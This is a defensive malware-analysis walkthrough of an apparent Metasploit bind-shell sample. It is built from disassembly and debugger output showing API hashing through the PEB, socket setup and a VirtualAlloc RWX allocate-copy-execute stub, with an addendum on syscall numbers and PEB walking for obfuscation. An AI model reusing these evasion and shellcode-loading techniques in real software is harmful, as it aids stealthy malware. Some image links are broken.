Investigating the "loop" alert seen in the CAPA output, we can navigate to the offset provided and see it is the base address of a function

```
.nusf section started  {0x140004000-0x140004268}

0000000140004000  int64_t _start()

0000000140004008      int64_t rcx
0000000140004008      int64_t rdx
0000000140004008      int64_t r8
0000000140004008      int64_t r9
0000000140004008      int32_t r10
0000000140004008      rcx, rdx, r8, r9, r10 = sub_1400040d9()
000000014000400d      int64_t var_8 = r9
000000014000400f      int64_t var_10 = r8
0000000140004011      int64_t var_18 = rdx
0000000140004012      int64_t var_20 = rcx
0000000140004020      TEB* gsbase
0000000140004020      struct _LIST_ENTRY* Flink = gsbase->ProcessEnvironmentBlock->Ldr->InMemoryOrderModuleList.Flink
0000000140004020
0000000140004024      while (true)
0000000140004024          uint64_t i = zx.q(Flink->__offset(0x4a).w)
0000000140004029          char* rsi_1 = Flink->__offset(0x50).q
000000014000402d          uint64_t r9_1 = 0
000000014000402d
0000000140004041          do
0000000140004033              int32_t rax_1
0000000140004033              rax_1.b = *rsi_1
0000000140004033              rsi_1 = &rsi_1[1]
0000000140004033
0000000140004036              if (rax_1.b s>= 0x61)
0000000140004038                  rax_1.b -= 0x20
0000000140004038
000000014000403e              r9_1 = zx.q(ror.d(r9_1.d, 0xd) + rax_1)
0000000140004041              i -= 1
0000000140004041          while (i != 0)
0000000140004041
0000000140004044          void* rdx_3 = Flink->__offset(0x20).q
000000014000404d          void* rax_3 = zx.q(*(rdx_3 + 0x3c)) + rdx_3
```

The highlighted text shows an interesting clue for what the loop could be doing…

```
uint64_t i_1 = zx.q(*(rax_5 + 0x18))

while (i_1 != 0)
    int32_t r9_3 = 0
    i_1 -= 1
    void* rsi_3 = zx.q(*(zx.q(*(rax_5 + 0x20))
    int32_t rax_6

    do
        rax_6.b = *rsi_3
        rsi_3 += 1
        r9_3 = ror.d(r9_3, 0xd) + rax_6
    while (rax_6.b != 0)
```

```
0000000140004087  41c1c90d   ror     r9d, 0xd
000000014000408b  ac         lodsb   byte [rsi]  {0x0}
000000014000408c  4101c1     add     r9d, eax
000000014000408f  38e0       cmp     al, ah
0000000140004091  75f1       jne     0x140004084

0000000140004093  4c034c2408 add     r9, qword [rsp+0x8 {var_3
0000000140004098  4539d1     cmp     r9d, r10d
000000014000409b  75d8       jne     0x140004075

000000014000409d  58         pop     rax {var_40_1}
000000014000409e  448b4024   mov     r8d, dword [rax+0x24]
00000001400040a2  4901d0     add     r8, rdx
```


The ***ror*** instruction can be used for basic string hashing, typically it is used in a loop, processing each character of the string.

More on why this is valuable to an attacker and interesting to us as defenders here.


If we set a breakpoint on the initial loop, we can step a couple of instructions and see the following:

```
rax     0x7ffa42aa21a0
rcx     0x1a
rdx     0x443750        D7P
rsp     0x14fd30
rsi     0x443938        L"KERNEL32.DLL"
r8      0x7ffa42aa47d4
r9      0x3e9a174f
r10     0x726774c
eax     0x42aa21a0
ecx     0x1a
esi     0x443938        L"KERNEL32.DLL"
r8d     0x42aa47d4
r9d     0x3e9a174f
r10d    0x726774c
cx      0x1a
al      0xa0
ah      0x21            !
```

As you can see above the string of the module name is stored in rsi…



The graph can be used to visualize the flow of execution



There is a video later that you can watch now if you would like to see what we believe to be the hashing of dependencies take place in real time.

For additional context on how the hashing is performed, when we hunt for the ws2_32 string from earlier, we can find where it seems to be moved into a register and pushed onto the stack…

```
00000001400040da  49be777332 5f3332...  mov     r14, data_32335f327377
00000001400040e4  4156                  push    r14 {__return_addr}  {data_32335f327377}
00000001400040e6  4989e6                mov     r14, rsp {__return_addr}
00000001400040e9  4881eca0010000        sub     rsp, 0x1a0
00000001400040f0  4989e5                mov     r13, rsp {var_1a0}
00000001400040f3  4831c0                xor     rax, rax  {0x0}
00000001400040f6  50                    push    rax {var_1a8}  {0x0}
00000001400040f7  50                    push    rax {var_1b0}  {0x0}
00000001400040f8  49c7c402000045        mov     r12, 0x45000002
00000001400040ff  4154                  push    r12 {var_1b8}  {0x45000002}
0000000140004101  4989e4                mov     r12, rsp {var_1b8}

Hex ▾

0001400040c0  58 41 59 41 5a 48 83 ec-20 41 52 ff e0 58 41 59  XAYAZH.. AR..XAY
0001400040d0  5a 48 8b 12 e9 4b ff ff-ff 5d 49 be 77 73 32 5f  ZH...K...]I.ws2_
0001400040e0  33 32 00 00 41 56 49 89-e6 48 81 ec a0 01 00 00  32..AVI..H......
```

We can set a breakpoint on the call immediately after this to see what values are in the registers. This can help with our analysis

```
rax    0x0
rcx    0x14ff18       "ws2_32"
rdx    0x140004000    _start
rbx    0x0
rsp    0x14fd60
rbp    0x14000400d    "AQAPRQH1"
rsi    0x0
rdi    0x0
r8     0x2cd000
r9     0x140004000    _start
r12    0x14fd60
r13    0x14fd78
r14    0x14ff18       "ws2_32"
r15    0x0
esi    0x0
r10d   0x726774c
```

The above snippet shows the state of the registers immediately following the call

We can continue to step through until we hit some of that loop logic from earlier…

```
    0000000140004024  movzx   rcx, word [rdx+0x4a]
    0000000140004029  mov     rsi, qword [rdx+0x50]
=>  000000014000402d  xor     r9, r9   {0x0}
```


Then, we see something interesting:

```
rax    0x0
rcx    0x1e
rdx    0x5b3200
rsp    0x14fd30
rsi    0x5b2d44      L"metasploit.exe"
r8     0x381000
r9     0x140004000   _start
r10    0x726774c
eax    0x0
ecx    0x1e
esi    0x5b2d44      L"metasploit.exe"
r8d    0x381000
r9d    0x40004000
r10d   0x726774c
cx     0x1e
al     0x0
ah     0x0
```

The name of the sample is loaded into rsi, which seems to then be manipulated one byte at a time:

```
0000000140004033  lodsb   byte [rsi]  {0x0}
0000000140004034  cmp     al, 0x61
0000000140004036  jl      0x14000403a
```

The full image in the debugger is on the next page for clarity (CTRL + mousewheel to zoom in)



You can watch [this video]() to see what happens in real time when stepping through

If you look closely, it seems that each byte of the string (in this case the module name for the Native API “ntdll.dll”) is removed one by one. We can reason that this is likely being used to hash the APIs.

If we go to the last snippet of code in the loop and set a breakpoint we can follow some of the data to see something really cool…

```
rcx     0x0
rdx     0x553030          U00
rsp     0x14fd10
rsi     0x7ffdafb280f5    "A_SHAInit"
r8      0x7ffdafb247d4
r9      0x3e9a174f
r10     0x6b8029
eax     0xafb221a0
ecx     0x0
esi     0xafb280f5
r8d     0xafb247d4
r9d     0x3e9a174f
r10d    0x6b8029
cx      0x0
al      0xa0
ah      0x21              !
```

Let's follow this address to investigate further:

```
00007ffdafb280e0  6e 74 64 6c 6c 2e 64 6c-6c 00 41 5f 53 48 41 46  ntdll.dll A_SHAF
00007ffdafb280f0  69 6e 61 6c 00 41 5f 53-48 41 49 6e 69 74 00 41  inal.A_SHAInit.A
00007ffdafb28100  5f 53 48 41 55 70 64 61-74 65 00 41 6c 70 63 41  _SHAUpdate.AlpcA
00007ffdafb28110  64 6a 75 73 74 43 6f 6d-70 6c 65 74 69 6f 6e 4c  djustCompletionL
00007ffdafb28120  69 73 74 43 6f 6e 63 75-72 72 65 6e 63 79 43 6f  istConcurrencyCo
00007ffdafb28130  75 6e 74 00 41 6c 70 63-46 72 65 65 43 6f 6d 70  unt.AlpcFreeComp
```

This is the top of the memory space for the loaded module “ntdll.dll” !

Scrolling down, we can see one of the NtAPIs discussed in the [addendum]

```
00007ffdafb294c0  61 6c 4d 65 6d 6f 72 79-00 4e 74 41 6c 6c 6f 63  alMemory.NtAlloc
00007ffdafb294d0  61 74 65 56 69 72 74 75-61 6c 4d 65 6d 6f 72 79  ateVirtualMemory
```

If we camp on this breakpoint, we can see the actual functions the sample is retrieving:

```
rsi    0x7ffdadc60bc1    "NTDLL.RtlAcquireSRWLockExclusive"
```

In the case of ws2_32…

We can set a breakpoint further along in the code…

```
rsi    0x7ffdae62fede    "socket"
00007ffdae62f110  12 00 13 00 14 00 15 00-16 00 57 53 32 5f 33 32  ..........WS2_32
00007ffdae62f120  2e 64 6c 6c 00 57 53 41-70 53 65 74 50 6f 73 74  .dll.WSApSetPost
00007ffdae62f130  52 6f 75 74 69 6e 65 00-46 72 65 65 41 64 64 72  Routine.FreeAddr
00007ffdae62f140  49 6e 66 6f 45 78 00 46-72 65 65 41 64 64 72 49  InfoEx.FreeAddrI
00007ffdae62f150  6e 66 6f 45 78 57 00 46-72 65 65 41 64 64 72 49  nfoExW.FreeAddrI
00007ffdae62f160  6e 66 6f 57 00 47 65 74-41 64 64 72 49 6e 66 6f  nfoW.GetAddrInfo
00007ffdae62f170  45 78 41 00 47 65 74 41-64 64 72 49 6e 66 6f 45  ExA.GetAddrInfoE
```

Then we can see the hashing of the functions within ws2_32!

```
0000000140004077  xor     r9, r9  {0x0}
000000014000407a  dec     rcx
000000014000407d  mov     esi, dword [r8+rcx*4]
0000000140004081  add     rsi, rdx

=> 0000000140004084  xor     rax, rax  {0x0}
   0000000140004087  ror     r9d, 0xd
   000000014000408b  lodsb   byte [rsi]  {0x0}
   000000014000408c  add     r9d, eax
   000000014000408f  cmp     al, ah
   0000000140004091  jne     0x140004084

0000000140004093  add     r9, qword [rsp+0x8 {var_38_1}]
0000000140004098  cmp     r9d, r10d
000000014000409b  jne     0x140004075
```

With the breakpoint set, we can simply step through and enumerate the functions utilized from ws2_32 here

You could see in that video that there are an abundance of functions used within ws2_32 alone, but in the symbols tab of binja we only see the following:

```
ExitProc… 0x140004270  .extern      Data
VirtualA… 0x140004278  .extern      Data
_start    0x140004000  .nusf        Function
sub_1400… 0x1400040d9  .nusf        Function
VirtualA… 0x140003000  .rdata       Data
ExitProc… 0x140003008  .rdata       Data
__builti… 0x140004298  .synthetic…  Data
__builti… 0x1400042a0  .synthetic…  Data
__builti… 0x140004280  .synthetic…  Data
__builti… 0x140004290  .synthetic…  Data
__builti… 0x140004288  .synthetic…  Data
ExitProc… 0x140002042  .text        Function
VirtualA… 0x140002048  .text        Function
sub_1400… 0x140001000  .text        Function
```

All of that work just to show that most of the legwork in this sample is resolving dependencies. If we saw all of the socket APIs in this sample's IAT (import address table), we would instantly be suspicious. This highlights the importance of being familiar with API functions and their significance. Attackers go through great lengths to obfuscate their usage because they are a crucial indicator of what a process may be trying to accomplish.

So, we have a high level overview of how execution is flowing:

1. PEB is accessed, necessary libraries are resolved dynamically
2. Functions to be used are resolved
3. Dependencies are hashed,
4. Dependencies are referenced to make calls to carry out the purpose of the sample.
5. ? We still have yet to hone down on VirtualAlloc, as it is the only API function outside of ExitProcess() seen in the IAT.

Let’s go for the kill to see if we can figure out this last piece…

Looking at the symbols in Binja:

Symbols

Name	Address	Section	Kind
VirtualA…	0x140003000	.rdata	Data
ExitProc…	0x140003008	.rdata	Data
__builti…	0x140004298	.synthetic…	Data
__builti…	0x1400042a0	.synthetic…	Data
ExitProc…	0x140004270	.extern	Data
__builti…	0x140004280	.synthetic…	Data
__builti…	0x140004290	.synthetic…	Data
VirtualA…	0x140004278	.extern	Data
__builti…	0x140004288	.synthetic…	Data
_start	0x140004000	.nusf	Function
sub_1400…	0x1400040d9	.nusf	Function
ExitProc…	0x140002042	.text	Function
VirtualA…	0x140002048	.text	Function
sub_1400…	0x140001000	.text	Function

We can see a function in the .text section

```
140001000  void sub_140001000() __noreturn

140001000  4883ec28            sub     rsp, 0x28
140001004  49c7c140000000      mov     r9, 0x40
14000100b  49c7c000300000      mov     r8, 0x3000
140001012  48c7c200100000      mov     rdx, 0x1000
140001019  4833c9              xor     rcx, rcx  {0x0}
14000101c  e827100000          call    VirtualAlloc
140001021  48c7c100100000      mov     rcx, 0x1000
140001028  48be411000400100…   mov     rsi, data_140001041  {"PAYLOAD:"}
140001032  488bf8              mov     rdi, rax
140001035  f3a4                rep movsb byte [rdi], [rsi]  {0x0}
140001037  ffd0                call    rax
140001039  4833c9              xor     rcx, rcx  {0x0}
14000103c  e801100000          call    ExitProcess
{ Does not return }
```

```
140001000  void sub_140001000() __noreturn

14000101c    int64_t rax = VirtualAlloc(lpAddress: nullptr, dwSize: 0x1000, flAllocationType: MEM_COMMIT | MEM_RESERVE, flProtect: PAGE_EXECUTE_READWRIT
140001037    rax(__builtin_strncpy(dest: rax, src: "PAYLOAD:", n: 0x1000))
14000103c    ExitProcess(uExitCode: 0)
14000103c    noreturn
```

We can also take a look in x64dbg:

```
48:83EC 28            sub rsp,28
49:C7C1 40000000      mov r9,40                          40:'@'
49:C7C0 00300000      mov r8,3000
48:C7C2 00100000      mov rdx,1000
48:33C9               xor rcx,rcx
E8 27100000           call <JMP.&VirtualAlloc>
48:C7C1 00100000      mov rcx,1000
48:BE 411000400100000 mov rsi,metasploit.140001041       140001041:"PAYLOAD:"
48:8BF8               mov rdi,rax
F3:A4                 rep movsb
FFD0                  call rax
48:33C9               xor rcx,rcx
E8 01100000           call <JMP.&FatalExit>
50                    push rax
41:59                 pop r9
```

Now, we can take a look at the [VirtualAlloc](#) documentation…

```
LPVOID VirtualAlloc(
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
```

We can take a look at an example of how an attacker could use VirtualAlloc for malicious purposes and reference the documentation

```
// Using named constants
LPVOID pvExecMem = VirtualAlloc(NULL, szPayloadLen, MEM_COMMIT |
MEM_RESERVE, PAGE_EXECUTE_READWRITE);

// Using hexadecimal values
LPVOID pvExecMem = VirtualAlloc(NULL, 0x1000, 0x3000, 0x40);
```

The first parameter, *lpaddress*, in this case which is null, dictates the start of the memory to be allocated. By selecting this to be NULL, *"If this parameter is NULL, the system determines where to allocate the region"*.

The second parameter, *dwSize*, is *"The size of the region, in bytes. If the lpAddress parameter is NULL, this value is rounded up to the next page boundary"*. In the name constants example above, the szPayloadLen is a variable that stores the dynamically calculated size of an array of shellcode stored as a SIZE_T data type, which VirtualAlloc expects.

The *allocation type* is responsible for dictating the actual allocation/reservation of the memory space. *"To reserve and commit pages in one step, call VirtualAlloc with MEM_COMMIT | MEM_RESERVE"*.

The *protect* parameter is representative of the permissions assigned to the memory to be allocated. 0x40 is equal to PAGE_EXECUTE_READWRITE.

Lets revisit the snippet now that we have covered this information…

```
140001000  void sub_140001000() __noreturn

140001000  4883ec28          sub     rsp, 0x28
140001004  49c7c140000000    mov     r9, 0x40
14000100b  49c7c000300000    mov     r8, 0x3000
140001012  48c7c200100000    mov     rdx, 0x1000
140001019  4833c9            xor     rcx, rcx  {0x0}
14000101c  e827100000        call    VirtualAlloc
140001021  48c7c100100000    mov     rcx, 0x1000
140001028  48be411000400100… mov     rsi, data_140001041  {"PAYLOAD:"}
140001032  488bf8            mov     rdi, rax
140001035  f3a4              rep movsb byte [rdi], [rsi]  {0x0}
140001037  ffd0              call    rax
140001039  4833c9            xor     rcx, rcx  {0x0}
14000103c  e801100000        call    ExitProcess
{ Does not return }
```

Allocation of space on the stack

Setting up the registers to contain values for the call to VirtualAlloc

In the above snippet, you can see how the set up for the VirtualAlloc looks in disassembly. We can deduce from this that it is reserving and committing memory space with full permissions (0x40). This *is* an indicator of compromise, as the Windows operating system has extensive mitigations to prevent RWX (read, write, and execute) permissions. This is typically alerted by CAPA as well…

```
140001021  48c7c100100000    mov     rcx, 0x1000
140001028  48be411000400100… mov     rsi, data_140001041  {"PAYLOAD:"}
140001032  488bf8            mov     rdi, rax
140001035  f3a4              rep movsb byte [rdi], [rsi]  {0x0}
140001037  ffd0              call    rax
140001039  4833c9            xor     rcx, rcx  {0x0}
14000103c  e801100000        call    ExitProcess
```

The above image immediately following the call to VirtualAlloc is likely being used to copy the payload into the newly allocated executable memory space. The call to rax likely performs this action and executes the newly written code.

When debugging, it would likely be good to set a breakpoint on both of these calls, specifically the call to VirtualAlloc, since the return of the call is the beginning of the allocated memory, which happens to be where we believe malicious code is going to be executed.

However, if we try to set a breakpoint and run the program, it is not reached. Why?

If we think about what we believe the sample to be doing…

1. PEB is accessed, necessary libraries are resolved dynamically
2. Functions to be used are resolved
3. Dependencies are hashed,
4. Dependencies are referenced to make calls for actions on objectives
5. *Socket is created*

Remember we discussed that bind payloads *listen* on the target side for a connection…

We can reasonably assume that the reason we cannot reach a breakpoint in the function responsible for allocating the memory *is that it is currently dormant*…

In other words, the sample is likely waiting for a connection to perform this functionality…

So the socket is configured and listening already, we know that this has already been done, likely the memory space allocated in the function we have been investigating is designed to execute the *second stage* that likely establishes the communication channel between attacker and target.

Since we cannot initiate the connection, we would have to find where in the code the "waiting" is occurring and patch it to continue execution. However, it would likely fail because there is no follow on stage to be executed. Even if it did succeed, there would be no malicious code to analyze.

However, we have proven beyond a reasonable doubt the capabilities and intent of the sample:

1. *PEB is accessed, necessary libraries are resolved dynamically*
2. *Functions to be used are resolved*
3. *Dependencies are hashed,*
4. *Dependencies are referenced to make calls for actions on objectives*
5. *Socket is created and configured to listen for an initiated connection*
6. *Once the socket is set up, the implant waits for an initiated connection*
7. *Once this connection is initiated it executes code that allocates memory with read, write, and executable permissions; writes the transmitted second stage to memory, and executes it to enable command and control/post exploitation actions*

Possible Follow-On Actions:
Detections can be made on snippets of disassembly that are likely to be consistent across different samples of a malware family, in this case metasploit. We have covered how to do this already, but good examples may be the method used to access the ldr_data struct within the PEB for instance. It is important to consider variability when making detections as well, such as bitness of the program (64-bit versus 32-bit). Registers being changed from 64-bit to their 32-bit counterparts can break a detection. Additionally, the length of the hex string that is detected on is crucial. Remember that a single variation anywhere in the string will cause it to be skipped over (not alerted on). Keeping detections short(er), concise, and carefully contemplated will increase their effectiveness. I have write-ups on how an attacker can easily evade detections that do not adhere to these standards.

Overall, I hope you found this guide to be informative and helpful. There are quite a bit of concepts covered but I did my best to provide simple yet effective commentary to help readers understand concepts if they are unfamiliar with them. I am not an expert myself, so if you have any comments or concerns about content accuracy or just questions in general feel free to let me know.

LinkedIn | GitHub | Patreon

Addendum

Primary Load Order:
ntdll.dll
kernel32.dll
kernelbase.dll

This order may be shuffled by endpoint security solutions, I believe SentinelOne is the best example of this.

The Windows API:
kernel32.dll - Used for core OS functions like IO, memory operations, thread/process creation and enumeration et cetera;

user32.dll- Window management, dialog boxes (MessageBoxA), et cetera;

gdi32.dll- graphics library

shell32.dll- shell functionality, file management and browsing, shortcut creation and management;

advapi32.dll- cryptography library, security and registry operations, event logging

Extensions of the Windows API, like winhttp.dll and wininet.dll used for communications with web protocols, are not considered the core of the Windows API, but certainly are a part of it. This is important to understand because the typical vocabulary is used to refer to kernel32 as the Windows API and ntdll as the Native API. From reading this you will see that in reality it is not this simple, but for brevity umbrella terms are used. It can be helpful to think of these terms as identifiers of the layers of abstraction:

WinAPI (higher level) → NativeAPI (lowest-level in user mode) → Kernel Mode

Starting in Windows 7, kernelbase.dll was implemented as a means to allow for modularization of the core of the Windows OS. At that point, many kernel32 API functions became stubs that pointed to functions within kernelbase.dll. Because Windows is closed-source and kernelbase deals heavily with core OS functionality it is largely undocumented. It is helpful to be aware of though, in case you see it (or don't) in your analysis.

The nativeAPI (ntdll.dll) is the lowest-level user-mode library in Windows. It provides the direct interface to the Windows NT kernel. It contains the actual system call stubs that transition from user mode to kernel mode.

Summary of Hierarchy and Call Flow:
User Application → kernel32.dll → kernelbase.dll → ntdll.dll → Kernel

System call #'s correspond to a corresponding function in the Kernel's System Service Descriptor Table (SSDT). The kernel will then execute the desired kernel function with the passed parameters.

For instance,
VirtualProtect → NtProtectVirtualMemory → Syscall #80 → SSDT(kernel)

A bit out of scope, (this is incredibly interesting), certain Native API functions have had the same syscall numbers since the initial release of Windows 10. Typically in Windows, these numbers change between service pack versions. However, in the case of these NtApi functions for memory options as an example:

NtProtectVirtualMemory: 80
NtFreeVirtualMemory: 30
NtQueryVirtualMemory: 35
NtAllocateVirtualMemory: 24

They have remained constant! The argument could be made that Microsoft felt changing these specific numbers would be monotonous and trivial in defending

against a determined attacker… But why change any syscall number if that were the case? Why not just leave all of them set in stone as is the case with the linux kernel? Intriguing…

First and foremost, the PEB (process environment block) is a runtime structure created by the Windows operating system when a process is launched. It is accessible to the process and contains important information relevant to attackers, specifically the process's loaded modules (DLLs) via. The PEB can be referenced in the segment registers, 32-bit at FS offset 0x30 and 64-bit GS offset 0x60. Commonly, the ldr_data structure, which is pointed to by the PEB, is accessed where there are several doubly-linked lists that contain information about loaded modules:

InLoadOrderModuleList
InMemoryOrderModuleList
InInitializationOrderModuleList

Within the PEB_LDR_DATA structure, there are several doubly-linked lists that contain information about loaded modules:

InLoadOrderModuleList
InMemoryOrderModuleList
InInitializationOrderModuleList

These lists contain valuable information such as:
DllBase: The base address of the loaded module in memory
FullDllName: The full path of the module
BaseDllName: The file name of the module

With the library base address of kernel32, for instance, you can begin parsing offsets to search for the address of a function you would like to use to obfuscate your actions.

Actual Memory Address = Base Address of Library + Relative Virtual Address (RVA) of the function

Where:
Base Address = address in memory where the library (DLL) is loaded

Relative Virtual Address (RVA) = the offset of the function from the start of the library file “relevant” to the base address

By adding the RVA to the base address, you get the actual memory address where the function is located in the process's address space.

The main takeaway here is that accessing the PEB is a common method for attackers to resolve dependencies at runtime.

Intro to Assembly

Similar to the discussions we had about “abstraction-layers” in relation to the Windows OS, programming languages have a similar hierarchy of categorization. For instance:

Scripting/Interpreted Languages (such as Python) → Compiled Languages → Assembly (human readable representation of machine code) → Machine Code (binary)

This is a simple example, there are outliers like C# and JIT languages but for the most part this is the simplest way to describe this hierarchy for the scope of this document.

In the case of Python, it uses an interpreter to translate pythonic code into a byte code in a process to convert human readable code to machine code to be understood by the processor.

For compiled languages, like C, the compiler essentially performs the same functionality through different means, taking a human readable code and translating it/optimizing it into assembly and ultimately to executable machine code.

Assembly is the lowest level of programming, as you are directly manipulating the processor registers themselves. Registers are memory locations on the physical chip of the processor of itself, allowing for incredibly fast execution of instructions. Assembly code is assembled with an *assembler* such as NASM to produce executable machine code. The advantage to assembly is that you have complete control of how the code is executed, eliminating any form of optimization or uncertainty of how the compiler may change it. A good illustration of this has been covered in previous write-ups of mine using Compiler Explorer :

```c
#include <stdio.h>

int main() {
    printf("Hello World!");

    return 0;
}
```

```asm
.LC0:
        .string "Hello World!"
main:
        push    rbp
        mov     rbp, rsp
        mov     edi, OFFSET FLAT:.LC0
        mov     eax, 0
        call    printf
        mov     eax, 0
        pop     rbp
        ret
```

The above is the translation of a C “Hello World” program into assembly using the gcc compiler…

Below is the same code compiled with Microsoft's Visual Studio compiler:

```c
#include <stdio.h>

int main() {
    printf("Hello World!");

    return 0;
}
```

```asm
_DATA   SEGMENT
COMM    `__local_stdio_printf_options'::`2'
_DATA   ENDS
_DATA   SEGMENT
$SG9723 DB      'Hello World!', 00H
_DATA   ENDS

_main   PROC
        push    ebp
        mov     ebp, esp
        push    OFFSET $SG9723
        call    _printf
        add     esp, 4
        xor     eax, eax
        pop     ebp
        ret     0
_main   ENDP
```

This is a good segway into explaining how to read assembly:

Registers

Four important types to understand for now

1)General Purpose Registers

Accumulator Register
ax(16-bit), eax(32-bit), and rax(64-bit)

Base Register
bx, ebx, rbx

Counter Register
cx, ecx, rcx

Data register
dx, edx, rdx

2) Pointer/Index Register

Source Index
esi (32-bit), rsi (64-bit)

Destination Index
edi , rdi

Base Pointer
ebp , rbp

Stack Pointer
esp , rsp

Instruction Pointer
eip , rip

3) Flags Register

FLAGS (16-bit) EFLAGS (32-bit) and RFLAGS (64-bit)

4) Segmentation Registers

Definition:

- Special registers in x86 architecture; Used for memory segmentation

Main Segmentation Registers:

- CS (Code Segment)
- DS (Data Segment)
- SS (Stack Segment)

- ES (Extra Segment)

Additional Registers:

- FS
- GS

Now you have some familiarization of what processor registers are, we can discuss a simple line of code

```
xor rax, rax
```

The above line xor's the accumulator register against itself, effectively zeroing it out. The important thing to note is that the above snippet is Intel syntax so it reads instruction (xor) destination register (rax) to left of comma, and the source to the right of the comma.

A better example would be the mov instruction. Say we have the following instruction:

```
mov ecx, eax
```

Prior to this execution, for instructional purposes we will say:

ecx = 0

eax = 1

After this line executes:

ecx = 1

eax = 1

So, effectively the value contained in eax is moved into the ecx register. Hopefully this helps you understand the fundamentals of how to read asm code.

Also, you can see the value of the xor operation of a register against itself, because now we can xor eax,eax to reset its value to store new values as needed! It is worth noting that certain instructions have certain nuanced effects on certain registers, for instance pop/push will decrement/increment the stack pointer. Note that the stack grows towards low-memory, so this means that pop will actually move the stack pointer higher in memory to decrement. I say these things so you see that it can take some time to get acquainted with assembly programming. As another example, xor, when used with the same register (like xor eax, eax), will set the Zero Flag (ZF) and clear the Carry (CF) and Overflow (OF) flags. As you go back to the write-up, if you feel the need to do more reading and research on assembly you can find those links below. My explanation was thrown together as a quick overview of the wavetops.

HTB Intro to Assembly

GitHub - hasherezade/malware_training_vol1: Materials for Windows Malware Analysis training (volume 1)

A Few Good…Links

I did some research to help solidify the hypothesis we had at the end: Metasploit Source seems to support our take!

A Look at Metasploit's Shellcodes | by Hido Cohen

ShellCode Analysis with Scdbg

Evasive Malware | No Starch Press - Put me onto Fiddler to be used as a proxy, plus incredible book overall to gain proficiency